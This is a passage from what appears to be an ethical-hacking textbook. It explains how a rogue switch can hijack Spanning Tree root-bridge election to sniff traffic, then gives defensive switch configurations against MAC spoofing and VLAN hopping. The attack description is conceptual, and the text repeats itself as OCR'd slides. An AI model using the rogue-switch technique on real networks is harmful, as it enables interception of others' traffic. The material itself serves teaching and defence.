VLAN(s), and also allows him/her to send the traffic to other VLANs. This attack is possible only if the switch ports are configured to use native VLANs.



Inner
Switch 1
Switch 2

STP Attack

- Attackers connect a **rogue switch** into the network to change the operations of the **STP protocol** and sniff all the network traffic
- Attackers configure the rogue switch such that its priority is less than that of any other switch in the network, which makes it the root bridge, thus allowing the attackers to **sniff all the traffic** flowing in the network

Attacker

STP Attack

In a Spanning Tree Protocol (STP) attack, attackers connect a rogue switch into the network to change the operation of the STP protocol and sniff all the network traffic. STP is used in LAN-switched networks with the primary function of removing potential loops within the network. STP ensures that the traffic inside the network follows an optimized path to enhance network performance. In this process, a switch inside the network is appointed as the root bridge. After the selection of the root bridge, other switches in the network connect to it by selecting a root port (the closest port to the root bridge).

The root bridge is selected with the help of Bridge Protocol Data Units (BPDUs). BPDUs each have an identification number known as a BID or ID. These BIDs consist of the Bridge Priority and the MAC address. By default, the value of the Bridge Priority is 32769.

If an attacker has access to two switches, he/she introduces a rogue switch in the network with a priority lower than any other switch in the network. This makes the rogue switch the root bridge, thus allowing the attacker to sniff all the traffic flowing in the network.

How to Defend Against MAC Spoofing

Use DHCP **Snooping Binding** Table, Dynamic ARP Inspection, and IP Source Guard

```
sh ip dhcp snooping binding
   MacAddress         IpAddress     Lease     Type      VLAN     Interface
-------------------------------------------------------------------------------
2a:33:4c:2f;4a:1c    10.10.10.9    185235    dhcp-      4     FastEthernet3/18
                                           snooping
```

10.10.10.1
MAC A

DHCP Snooping Enabled
Dynamic ARP Inspection Enabled
IP Source Guard Enabled

If IP and MAC entry in the binding table does not match, then discard the packet

Traffic Sent with IP 10.10.10.5 Mac B

Traffic Sent with IP 10.10.10.2 Mac C

Received Traffic Source IP 10.10.10.2 Mac B

10.10.10.2
MAC B

10.10.10.5
MAC C

Check the **MAC** and **IP** fields to see if the traffic from the interface is in the binding table; if not, then **traffic is blocked**

How to Defend Against MAC Spoofing

Performing security assessments is the primary aim of an ethical hacker. An ethical hacker attacks a target network or organization with the knowledge and authorization of its management, to find loopholes in the security architecture. However, the job does not end there. Finding those loopholes is a minor task. The most crucial task of ethical hacking is to apply the appropriate countermeasures to security loopholes to fix them.


Once you have tested the network for MAC spoofing attacks and collected security loopholes, you should apply countermeasures to protect the network from further MAC spoofing. Many MAC spoofing countermeasures can be applied to specific network architectures and loopholes. Apply the appropriate countermeasures to your network.

To detect MAC spoofing, it is necessary to know all the MAC addresses in the network. The best way to defend against MAC address spoofing is to place the server behind the router. This is because routers depend only on IP addresses, whereas switches depend on MAC addresses for communication in a network. Making changes to the port security interface configuration is another way to prevent MAC spoofing attacks. Once you enable the port-security command, it allows you to specify the MAC address of the system connected to the specific port. It also allows for specific action to be taken if a port security violation occurs.

You can also implement the following techniques to defend against MAC address spoofing attacks:

- **DHCP Snooping Binding Table**: The DHCP snooping process filters untrusted DHCP messages and helps to build and bind a DHCP binding table. This table contains the MAC address, IP address, lease time, binding type, VLAN number, and interface information to correspond with untrusted interfaces of a switch. It acts as a firewall between untrusted hosts and DHCP servers. It also helps in differentiating between trusted and untrusted interfaces.

- **Dynamic ARP Inspection**: The system checks the IP–MAC address binding for each ARP packet in a network. While performing a DAI, the system will automatically drop invalid IP–MAC address bindings.
- **IP Source Guard**: IP Source Guard is a security feature in switches that restricts the IP traffic on untrusted layer 2 ports by filtering traffic based on the DHCP snooping binding database. It prevents spoofing attacks when the attacker tries to spoof or use the IP address of another host.
- **Encryption**: Encrypt the communication between the access point and computer to prevent MAC spoofing.
- **Retrieval of MAC Address**: You should always retrieve the MAC address from the NIC directly instead of retrieving it from the OS.
- **Implementation of IEEE 802.1X Suites**: This is a type of network protocol for port-based Network Access Control (PNAC), and its main purpose is to enforce access control at the point where a user joins the network.
- **AAA (Authentication, Authorization, and Accounting)**: Use an AAA (Authentication, Authorization, and Accounting) server mechanism to filter MAC addresses subsequently.




```
sh ip dhcp snooping binding
  MacAddress          IpAddress     Lease     Type     VLAN     Interface
2a:33:4c:2f;4a:1c    10.10.10.9    185235    dhcp-      4     FastEthernet3/18
                                           snooping
```

If IP and MAC entry in the binding table does not match, then discard the packet

Check the **MAC** and **IP** fields to see if the traffic from the interface is in the binding table; if not, then **traffic is blocked**

10.10.10.1
MAC A
DHCP Snooping Enabled
Dynamic ARP Inspection Enabled
IP Source Guard Enabled
Traffic Sent with IP 10.10.10.5 Mac B
10.10.10.2
MAC B
Traffic Sent with IP 10.10.10.2 Mac C
Received Traffic Source IP 10.10.10.2 Mac B
10.10.10.5
MAC C

Figure 8.47: Defending against MAC spoofing



How to Defend Against VLAN Hopping

Defend against Switch Spoofing

- Explicitly configure the ports as **access ports** and ensure that all access ports are configured not to negotiate trunks:

```
switchport mode access

switchport mode nonegotiate
```

- Ensure that **all trunk ports are configured** not to negotiate trunks:

```
Switch(config-if)# switchport mode
trunk

Switch(config-if)# switchport mode
nonegotiate
```

Defend against Double Tagging

- Ensure that each access port is assigned with **VLAN except the default VLAN** (VLAN 1):

```
switchport access vlan 2
```

- Ensure that the native VLANs on all trunk ports are changed to an **unused VLAN ID**:

```
switchport trunk native vlan 999
```

- Ensure that the **native VLANs** on all trunk ports are explicitly tagged:

```
vlan dot1q tag native
```

How to Defend Against VLAN Hopping

Defend Against Switch Spoofing

Perform the following steps to configure a switch to prevent switch spoofing attacks:

- Explicitly configure the ports as access ports, and ensure that all access ports are configured not to negotiate trunks:

```
switchport mode access
switchport mode nonegotiate
```

- Ensure that all trunk ports are configured not to negotiate trunks:

```
switchport mode trunk
switchport mode nonegotiate
```

Defend Against Double Tagging

Perform the following steps to configure a switch to prevent double tagging attacks:

- Ensure that each access port is assigned with VLAN except the default VLAN (VLAN 1):

